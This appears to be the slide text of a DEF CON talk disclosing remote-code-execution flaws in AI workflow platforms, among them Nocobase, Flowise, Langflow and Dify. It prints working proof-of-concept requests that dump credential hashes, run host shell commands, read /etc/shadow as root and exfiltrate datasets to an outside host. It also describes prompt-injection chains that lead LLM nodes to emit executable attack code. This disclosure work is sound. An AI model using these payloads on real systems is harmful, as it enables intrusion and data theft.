DEF CON 34

Hacking Your Life with AI Can Get You Hacked

How AI orchestration platforms ship RCE by design

Peyton Kennedy · p80n-sec · Endor Labs

THE ASSUMPTION BEHIND ALL 7 PLATFORMS

“Anyone who can touch a workflow is trusted to run code on the host.”

whoami

The hunt

p80n-sec

Peyton Kennedy
Senior Security Researcher
Endor Labs

7
platforms audited

13
findings disclosed

4
languages
`Java · Python · TS · Go`

Section 1 · The attack surface


What AI orchestration platforms are

Drag-and-drop workflows with LLM nodes, Webhooks, and connectors. Deployed as critical infrastructure.

Nocobase TS
Flowise TS·Py
Langflow Python
Dify Go·Py
Activepieces TS
Kestra Java
Apache Airflow Python

Why these matter: reachability, not popularity

The steps are where the danger lives




The spine of this talk

A spectrum: from accidental to intentional

◀ ACCIDENTAL

INTENTIONAL ▶



ACCIDENTAL

Tried to build security but shipped it broken.

`Nocobase`

LLM AS CODE

Trusted LLM output as executable code.

`Flowise · Langflow`

WRONG PHASE

Built or applied a sandbox but to the wrong phases.

`Dify · Activepieces`


INTENTIONAL

Don't sandbox , “it's your problem.”

`Kestra · Airflow`

Central thesis

The boundary they assumed vs what they got.



Assumed: author-only access. Actual: anyone who can reach the engine gets the host.

Nocobase: the “we tried” end

Nocobase TS/Node

GHSA-42wx-r3jw-6c5h

DEFENSE 01

Built a sandbox

SES Compartment

✕ lock commented out

DEFENSE 02

Built input validation

preprocessor scrub

✕ string matching

DEFENSE 03

Built a Proxy guard

context wrapper

✕ leaks private field

Defenses are present, just a bit broken.

One endpoint, lowest privilege

Nocobase TS/Node

GHSA-42wx-r3jw-6c5h

POST /api/variables:resolve

Evaluates user template expressions inside an SES Compartment.

- ✦ Resolves placeholders in workflow config
- ✦ Pulls in record fields, dates, current-user values
- ✦ Lets automations reference live data
- ✦ Legitimate templating, nothing more

```
// packages/plugins/@nocobase/plugin-flow-engine/src/server/plugin.ts:40
this.app.acl.allow('variables', 'resolve', 'loggedIn');   ← any logged-in user
```

The lowest-privileged account can reach the sandbox.

Nocobase · accidental end

Three failures stack

Nocobase TS/Node

GHSA-42wx-r3jw-6c5h

Layer 1 · Preprocessor — string matching

Layer 2 · Proxy guard — leaks private field

Layer 3 · SES lockdown — commented out

one request

↓

full DB → OS

Defense in depth to defeated in depth.

Failure #1: the preprocessor is string matching

Nocobase TS/Node

GHSA-42wx-r3jw-6c5h

```
// resolver.ts:198 scrubs "ctx." and "ctx[" with indexOf()
// rename ctx inside an arrow fn and it's invisible:
((c) => c.koaCtx.app.db.sequelize.query('SQL'))(ctx) ← "c.koaCtx" ≠ "ctx."
```

Alias `ctx` and the rewriter never sees it.

BIND TO A NEW NAME

```
((c) => c.koaCtx…)(ctx)
```

DESTRUCTURE IT OUT

```
{ koaCtx } = ctx
```

BUILD THE ACCESS

```
ctx["koa"+"Ctx"]
```


A textual scan over `"ctx."` is a lexical filter on a semantic property. Renaming is free in JavaScript, so the scan can never enumerate the paths that reach the context.

What is SES (Secure ECMAScript)?

Nocobase TS/Node

GHSA-42wx-r3jw-6c5h

Hardened-JS isolation. Agoric's Endo project, the basis for TC39 Compartments.




```
import 'ses';
lockdown(); // freeze the intrinsics
const box = new Compartment({}); // no ambient authority
box.evaluate(userExpr); // only what you pass in
```

In-process JS isolation by capability, not by container.

SAFE ONLY IF

(1) `lockdown()` is called → Failure #3

SAFE ONLY IF

(2) no powerful object leaks in → Failure #2

Failure #2: the Proxy leaks the private field

Nocobase TS/Node

GHSA-42wx-r3jw-6c5h

```
// contexts.ts:106
this._proxy = new Proxy(this, {
  get: (target, key, receiver) => {
    if (Reflect.has(target, key)) {          ← true for the "private" koaCtx

      const v = Reflect.get(target, key, receiver);
      return typeof v === 'function' ? v.bind(target) : v;
    }
  },
});
```

TS `private` compiles to a normal property. The guard was meant to be the endowment boundary, so this hands a powerful object straight into the compartment.

This breaks obligation #2

SES stays safe only if no powerful object crosses in. The Proxy is exactly that boundary, and it leaks.

`koaCtx` is a live handle to the Koa request, and through it `ctx.app.db`, the Sequelize instance, and the full runtime.

leaked `koaCtx` → `app.db.sequelize` → `.query()` → **DB**

~~lockdown()~~

Failure #3: the lock is commented out

```
// resolver.ts:14–25
// lockdown();   // TODO   ← SES intrinsic hardening: disabled
```

They had the control and disabled the lock.

The exploit: one request, full DB → OS

Nocobase TS/Node

GHSA-42wx-r3jw-6c5h

member login → POST variables:resolve → sequelize.query() → dump users + password hashes → COPY … TO PROGRAM OS command exec

POC 1 · DUMP CREDENTIALS

```
POST /api/variables:resolve HTTP/1.1
Host: TARGET:13000
Authorization: Bearer $TOKEN # member role
Content-Type: application/json
{"values":{"template":"{{ ((c)=>c.koaCtx.app.db.sequelize.query(\"SELECT id,email,password FROM users\"))(ctx) }}"}}
```

The users table, hashes included, in the response.

POC 2 · ESCALATE TO OS

```
POST /api/variables:resolve HTTP/1.1
Host: TARGET:13000
Authorization: Bearer $TOKEN # member role
Content-Type: application/json
{"values":{"template":"{{ ((c)=>c.koaCtx.app.db.sequelize.query(\"COPY (SELECT 1) TO PROGRAM 'id > /tmp/pwned'\"))(ctx) }}"}}
```

Postgres `COPY … TO PROGRAM` runs a shell command on the host.

Three companion findings: same failure mode

Nocobase TS/Node

Stored XSS → account takeover

8.7 HIGH

flow-engine · flowI18n.ts:73 · CWE-79/95 · ≤ 2.0.32

```
// compileTemplate() on a stored title
new Function('$root', `with($root){
return (${optionsStr}); }`)({})
// empty {} → lookups fall through to window
```

1. Builder writes a poisoned `title` via `flowModels:save`
2. Any `loggedIn` user renders it, payload fires in *their* browser
3. `fetch()` exfiltrates the JWT from `localStorage`

Admin token = full control. Payload can re-save itself → self-propagating worm.

SQLi via validator gap

7.2 HIGH

plugin-collection-sql · CWE-89 · CVE-2026-41641

```
checkSQL() on collections:create ✓
checkSQL() on sqlCollection:execute ✓
checkSQL() on sqlCollection:update × missing
```

1. Create a SQL collection with benign `SELECT 1`, passes
2. `update` it to `SELECT * FROM users`, no validation
3. `:list` the collection → rows returned

Hashes dumped; on PostgreSQL `dblink` / `pg_read_file` reach other DBs & host files.

SQLi via recursive CTE

7.5 HIGH

@nocobase/database · eager-loading-tree.ts:59 · CVE-2026-41640

```
// nodeIds are row primary keys
... WHERE id IN
('${nodeIds.join("','")}')
// string PK concat → injected UNION branch
```

1. Create a tree collection with `string` primary keys
2. Insert a record whose PK is a `UNION` payload
3. `recursively=true` load → error-based extraction

Credential dump confirmed; on PostgreSQL superuser `COPY … TO PROGRAM` reaches OS exec.

Nocobase sets the floor

A permissive threat model emerges when velocity > review.

Sometimes, due to classic vulnerabilities.

Section 2.2 · A new injection class

LLM output == user input

We spent a decade learning not to `eval()` user input.

A regex blocklist for LLM Python

Flowise TS+Pyodide

GHSA-w7x8-q2gp-5cgg

38

regex patterns
on the blocklist

```
# validatePythonCodeForDataFrame(): reject on match
/\bimport\b/
/\beval\s*\(/
/\bos\./
# … 35 more. Accept everything else.
```

Reject on match. Accept everything else.

The fatal setup: the executor pre-imports the danger

Flowise TS+Pyodide

GHSA-w7x8-q2gp-5cgg

Before running LLM code, executor prepends:

```
import pandas as pd
import numpy as np
```

→

Entire `pandas` / `numpy` API reachable, with no `import` keyword in the output.

Block imports all you want. The dangerous API is already in scope.

One blocklist, six ways around it

Flowise TS+Pyodide

GHSA-w7x8-q2gp-5cgg

A 38-pattern regex blocklist, and the payloads that walk straight through.

VERDICT	PAYLOAD	WHAT IT GETS YOU
✓BYPASSED	`pd.read_json("http://…"+df.to_json())`	Full dataset exfiltration
✓BYPASSED	`pd.read_csv("http://169.254.169.254/…")`	SSRF → cloud metadata creds
✓BYPASSED	`pd.read_html("http://…"+df.to_html())`	Exfil, a different function
✓BYPASSED	`np.ctypeslib.load_library(…)`	Native library load
✓BYPASSED	`chr(101)+chr(118)+chr(97)+chr(108)`	Builds "eval" at runtime - RCE
✓BYPASSED	`importlib`	`\bimport\b` never fires (t→l)
✕BLOCKED	`import os`	The one literal control case

Blocklists enumerate the bad. The bad is unbounded.

The patch was a bandaid, not a fix

Flowise TS+Pyodide

GHSA-w7x8-q2gp-5cgg

The prior patch tightened a regex for a technique this bug never used:

	ZDI patch (≤3.0.13)	This bug (3.1.0–3.1.2)
Technique	import aliasing	pre-imported pd/np
Needs `import`	**Yes**	**No**
Caught by `/\bimport\b/`	**Yes**	**No**
Complexity	moderate	**trivial**

But the version number was never the point.

A bigger blocklist can't fix this

Badness is unbounded. Build `eval` from `chr()`, reach it via `getattr`, alias it, enter through another pre-imported lib. You can't enumerate an infinite set.

The capability is the bug. LLM-steerable code is handed a full CPython runtime: network, filesystem, every in-scope dataset. No string filter makes that safe.

The fix isn't a longer list. Don't hand untrusted code dangerous capability. Use an AST allowlist, no ambient authority.

It patched the symptom. The real issue is a threat model that treats model-generated code as safe enough to execute.

Live demo

Flowise Prompt Injection to Code Execution and Dataset Exfil

Full chain: unauthenticated prompt → RCE / exfil

Flowise TS+Pyodide

GHSA-w7x8-q2gp-5cgg

01 · ENTRY
Unauth POST
/api/v1/prediction/<uuid>

→

02 · INJECT
Prompt injection
in the chat message

→

03 · GENERATE
LLM emits bypass code
chr()-built eval

→

04 · VALIDATE
Validator PASSES
regex sees no banned token

→

05 · EXECUTE
Pyodide runs it
full CPython, in-process

→

06 · IMPACT
Dataset → attacker
exfil over the network and RCE

No auth in the way

Flowise ships unauthenticated by default and even IF auth is configured, the /api/v1/predection/UUID path has no auth, triggering the same code

The guard is a string check

Validation runs on the code as `text`, before execution. The LLM assembles the payload at runtime.

Pyodide ≠ sandbox

It's full CPython in the server process: `fetch`, filesystem, and every in-scope dataset are reachable.

Single prompt. Full compromise. No authentication.

Langflow: same story, simpler bypass

Langflow Python

GHSA-9fpm-3445-2vx4

```
# lambda_filter.py, the ENTIRE validation:
def _validate_lambda(self, t): return t.strip().startswith("lambda") and ":" in t

fn = eval(lambda_text)   ← eval() on LLM output
```

Starts with “lambda,” has a colon. That's it.

Live demo

Langflow Lambda trouble: Chat transform to Shell

What the demo showed: one chat message → shell

Langflow Python

GHSA-9fpm-3445-2vx4

1

Open the Langflow chat

a flow with a Smart Transform / Lambda Filter node, no code editor, no API

2

Send one chat message

drives the node to emit `lambda x: __import__('os').system('id')`

3

The validator passes

entire check: `startswith("lambda") and ":" in t`

4

eval() runs the lambda

`fn = eval(lambda_text)`, arbitrary Python on the host

5

Calculator!!!!

`open -a Calculator` runs without any error

custom_component: exec ( ) on user Python

Langflow Python

GHSA-8xrc-2jr4-78j7

the endpoint

```
POST /api/v1/custom_component

accepts a JSON "code" field of raw Python
```

the sink · validate.py:442

```
exec(compiled_class, exec_globals, exec_locals)  ←
no sandbox
```

PoC · payload in __init__

```
class RCE(Component):
    def __init__(self, **kw):
        super().__init__(**kw)
        os.system('touch /tmp/pwned')  ← on validate
```

MCP server config: shell metacharacter injection

Langflow Python

GHSA-w794-rj3p-xv45

the sink · mcp/util.py

```
full_command = " ".join([command, *args])  ←
unsanitizedStdioServerParameters(command="bash",
  args=["-c", f"exec {command_str}"])  ← via shell
```

PoC · POST /api/v2/mcp/servers/{name}

```
"command": "python3",
"args": ["-c",
  "$(touch /tmp/mcp && echo print(123))"]
```

$() runs on the host first; print(123) keeps python valid

Fires the moment an MCP Tools node selects the server. Command substitution on the host.

Langflow's trust boundary is one flag deep

Langflow Python

MCP config injection

post-auth by default

custom_component exec()

post-auth by default

Smart Transform eval()

post-auth by default but can be pre-auth depending on trigger

→

flip one env var

```
LANGFLOW_SKIP_AUTH_AUTO_LOGIN=true   → pre-auth RCE
```

One env var flips “trusted user” to “anyone.”

Section takeaway

Regex blocklists can't secure a pre-imported API. Trivial validators can't constrain an LLM.

Fix = AST allowlisting or PROPER sandboxing. None of them have it.

Section 2.3 · A sandbox is not a sandbox

The right primitive, activated one phase too late

Every “sandbox” here is the same job under different names: block dangerous syscalls (seccomp), fake the filesystem root (chroot), drop out of root (setuid), plus in-process cages (a V8 isolate, a WASM runtime). Different mechanisms, one purpose: cage the code.

The isolation is real. It just runs after the attacker.

Dify: the bootstrap ordering

Dify Go+Python

```
# internal/core/runner/python/prescript.py
os.chdir(running_path)

{{preload}}                                          ← runs as ROOT: no seccomp, no chroot

lib.DifySeccomp({{uid}},{{gid}},{{enable_network}})  ← confinement happens AFTER
with os.fdopen(3,"rb") as code_fd:                   ← user code (finally sandboxed)

    code = code_fd.read().decode("utf-8")
```

The sandbox protects everything except the thing the attacker controls.

The timeline

Dify Go+Python

DANGER ZONE · unconfined

- `preload` runs as uid 0
- `CapEff = full` capability mask
- `NoNewPrivs = 0`, no seccomp filter

☠ **attacker payload lands here**

`DifySeccomp()`

SAFE ZONE · confined

- `chroot+seccomp+setuid`
- Only user code runs here, fully confined

Attacker code executes in the unconfined zone.

PoC: read /etc/shadow as root

Dify Go+Python

POST /v1/sandbox/run | enable_preload = true | X-Api-Key: dify-sandbox

REQUEST

```
POST /v1/sandbox/run HTTP/1.1
Host: localhost:8194
X-Api-Key: dify-sandbox
Content-Type: application/json
{
"language": "python3",
"code": "def main(): return {}",
"preload": "import os,subprocess;
print(\"euid =\", os.geteuid());
print(open(\"/etc/shadow\").read()
  .splitlines()[:1])",
"enable_network": true
}
```

RESPONSE — RUNS BEFORE THE SANDBOX DROPS

```
{"code":0,"message":"success","data":{
"error":"", "stdout":
euid = 0
Uid:  0 0 0 0
CapEff:  00000000a80425fb
NoNewPrivs:  0
id = uid=0(root) gid=0(root)
shadow = ['root:*::0:99999:7:::']
}}
```

Reproduced against `dify-sandbox:0.2.15`. The `preload` string runs as uid 0, before `DifySeccomp()` ever fires. default X-Api-Key = dify-sandbox

Persistence: poison `python.so`

Dify `Go+Python`

attacker writes

```
/var/sandbox/sandbox-python/python.so
```

every run: `ctypes.CDLL("./python.so")`

→ Run #2 (other tenant)

→ Run #3


→ Run #N

- `preload` runs as root *before* the sandbox drops privileges, so it can write anywhere
- `python.so` is reloaded every run via `ctypes.CDLL()`, with no integrity check
- The path is shared across runs, so the implant reaches other tenants' executions

One exploit = persistent root over every future run, including other tenants'.

Dify: where the trust boundaries actually sit

Dify Go+Python



A User code → sandbox — HOLDS

seccomp default-KILL, chroot, uid/gid + caps drop. No default-config escape found.

B Sandbox → internal net — LEAKS

SANDBOX_ENABLE_NETWORK=true by default. Raw sockets reach api & plugin_daemon directly.

C Squid as egress gate — BYPASSED

The proxy only governs traffic that opts in. Nothing forces sandbox traffic through it.

The story assumes the proxy is the boundary. The real one is A and everything the proxy should contain is reachable around it.

The fix is one line but they accepted the risk

Dify Go+Python

the one-line fix

```
+ lib.DifySeccomp(uid, gid, net)  # move above

  {{preload}}
- lib.DifySeccomp(uid, gid, net)  # was here, too late
```

Drop seccomp + chroot before the preload string runs. The whole risk class disappears

maintainer response **CLOSED · WORKING AS DESIGNED**

- Raised in `issue` #27, preload disabled by default in PR #96. Known since 2024.
- “A privileged bootstrap for trusted code. Enabling it intentionally changes the trust model.”
- Not reachable via the sandbox API or a normal user and an operator must edit the deploy config. Risk passed to the deployer.

my rebuttal

“Trusted via config” breaks when that code arrives over an HTTP request with one auth header and runs as uid 0.

Activepieces: same mistake, one layer up

Activepieces TS/Node

GHSA-gr3h-c2j7-r52g

```
index.js (compiled):
  var child_process = require("child_process");
  child_process.execSync("whoami");                ← top-level: runs in host engine (NO isolate)
  fs.writeFileSync("/tmp/proof", data);
  exports.code = async (inputs) => {...}           ← ONLY this goes to the V8 isolate (too late)
```

`importFresh()` = `require()`. Top-level code runs before the isolate exists.

Co-reported with Aviral2642 · q1uf3ng

